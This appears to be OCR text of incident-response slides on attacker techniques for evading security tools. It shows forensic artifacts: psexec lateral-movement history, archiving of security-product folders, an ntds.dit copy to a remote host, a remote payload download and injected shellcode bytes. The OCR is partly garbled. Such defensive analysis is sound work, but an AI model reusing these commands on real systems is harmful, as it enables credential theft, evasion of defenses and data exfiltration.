
Rule description (click an underlined value to edit):

with 'Confidential CSO Organization Announcements' or 'hoax' or 'spam' or 'virus' or 'malware' or 'phishing' o

move it to the Deleted Items folder

and stop processing more rules

Anomaly Evasion: New User Profiles




```
LogParser.exe -i:EVT "SELECT DISTINCT timegenerated,EXTRACT_TOKEN(Strings,1,'|')
AS Domain, RESOLVE_SID(EXTRACT_TOKEN(Strings,0,'|')) AS User,
EXTRACT_TOKEN(Strings,3,'|') AS
SessionName,RESOLVE_SID(EXTRACT_TOKEN(Strings,4,'|')) AS
ClientName,EXTRACT_TOKEN(Strings,5,'|') AS ClientAddress,EventID FROM
C:\Users\[redacted]\Desktop\logs\dc\[redacted].evtx WHERE EventID=003D4624
OF
```


```
Set objNetwork = CreateObject("Wscript.Network")
strUser = objNetwork.UserName
strCom = objNetwork.ComputerName
dim ws
set ws = wscript.createobject("wscript.shell")
ws.run("cmd /c echo " + strUser + " --- " + strCom + ">>
\\[REDACTED]\temp\delprof.dll"),0
```

System Configuration for Malice and Persistence

altiris®




```
.... 0x88b12a38:ACLIENT.EXE                5768   784
..... 0x888214e8:cmd.exe                   3120   5768
```



```
CommandProcess: csrss.exe Pid: 716
CommandHistory: 0x4fa160 Application: cmd.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0xcf8
Cmd #0 @ 0x4f5c48: cd \recycler
Cmd #1 @ 0x10bca78: ?sexec \\10.65.91.3 -s cmd.exe      ???0?? \\10.101.104.31\c$
Cmd #2 @ 0x4fa760: ?sexec \\10.24.32.14 -s cmd.exe$     ?
```

Hunting the Hunter



```
Image Path         C:\Windows\Temp\temp.log
Parent Image Path  E:\tomcat70\bin\Tomcat7.exe
Command Line       c:\windows\temp\temp.log a -hpadmin110.COM -m5 -r cy.tmp c:/Cylance/*
```

WinRAR


```
Image Path         C:\Windows\Temp\sprvm_5948335.log
Parent Image Path  E:\tomcat70\bin\Tomcat7.exe
Command Line       c:\windows\temp\sprvm_5948335.log a –r –hpadmin110.COM ka.rar
                    "c:\Windows\Temp\KAV Remote Installations\35bfc376923f4f6e8c85029b6186c8b7_1"
User               [redacted]
Parent             E:\tomcat70\bin\Tomcat7.exe //RS//Tomcat7
```

WinRAR


```
2016-08-15T12:45:51.027804    cmd.exe /Q /c 7z a -t7z archived.zip """C:\Program Files\Websense"""
```

7Zip

Endpoint Agent Impersonation




```
Source (Attacking) Process   ❓ (non-existent process) \Device\HarddiskVolume1\Windows\System32\lsass.exe
                             524
                             2016-01-25T20:38:06.456014

Target (Victim) Process      ❓ (non-existent process) \Device\HarddiskVolume1\Program Files (x86)\Dell SecureWorks\Red Cloak\redcloak.exe
                             3272
                             2016-01-25T20:45:29.836513

Injected Thread              3444
                             2016-01-27T18:16:40.424248
                             0x1df0000
                               0x00000000  FC8B7424 0481EC00 200000E8 89000000  ..t$.... .......
                               0x00000010  6089E531 D2648B52 308B520C 8B52148B  `..1.d.R0.R..R..
```



Process Tree

```
wininit.exe (2016-02-06T04:54:07.944234)
  C:\Windows\system32\services.exe (2016-02-06T04:54:16.870289)
    "C:\Program Files\RhinoSoft\Serv-U\Serv-U.exe" -service (2016-02-06T04:54:39.567699)
      "C:\Windows\System32\cmd.exe" /c cmd /c d:\temp\redcloak.exe /accepteula \\DC01 cmd /c copy c:\windows\temp\ntds.dit \\FTP01\d$\temp\temp
        \??\C:\Windows\system32\conhost.exe 0xffffffff (2016-05-08T05:40:28.697232)
        cmd /c d:\temp\redcloak.exe /accepteula \\DC01 cmd /c copy c:\windows\temp\ntds.dit \\FTP01\d$\temp\temp (2016-05-08T05:40:28.697232)
```

Bring Your Own Virtual Machine



Process Tree

```
C:\WINDOWS\system32\svchost.exe -k netsvcs
  C:\WINDOWS\System32\WScript.exe "C:\Users\Public\System\starter.vbe"
    "C:\WINDOWS\System32\WScript.exe" "C:\Users\Public\first.vbs"
    C:\WINDOWS\system32\cmd.exe /c ""C:\Users\Public\System\copy.bat" "
    "C:\Windows\regedit.exe" /s "C:\Users\Public\System\XP.reg"
    "C:\WINDOWS\System32\WScript.exe" "C:\Users\Public\System\update.vbs"
      "C:\Windows\System32\cmd          /C del C:\Users\Public\System\update.rar
      "C:\Windows\System32\cmd.exe" /C del C:\Users\Public\System\setup.vbs
      "C:\Users\[redacted]\AppData\Local\Temp\Install\Svchost.exe" --no-check-certificate -q
         -O C:\Users\Public\System\update.rar https://goo.gl/[redacted]
      "C:\Users\Public\System\unrar.exe" x -ibck -y -o+ -p[redacted] C:\Users\Public\System\update.rar
    C:\WINDOWS\system32\cmd.exe /c ""C:\Users\Public\System\vbox.bat" "
      "C:\Program Files\Oracle\VirtualBox\csrsc.exe" -s xp1 -v on
    "C:\Windows\System32\cmd.exe" /C del C:\Users\Public\System\statut.txt
    C:\WINDOWS\system32\cmd.exe /c ""C:\Users\Public\System\statut.bat" "
      "C:\Program Files\Oracle\VirtualBox\VBoxManage" list runningvms
    C:\WINDOWS\system32\cmd.exe /c ""C:\Users\Public\System\KernelMode.bat" "
      rundll32.exe advpack.dll,LaunchINFSectionEx C:\Program Files\Oracle\VirtualBox\drivers\USB\filter\VBoxUSBMon.inf,,,4
      rundll32.exe advpack.dll,LaunchINFSectionEx C:\Program Files\Oracle\VirtualBox\drivers\vboxdrv\VBoxDrv.inf,,,4
```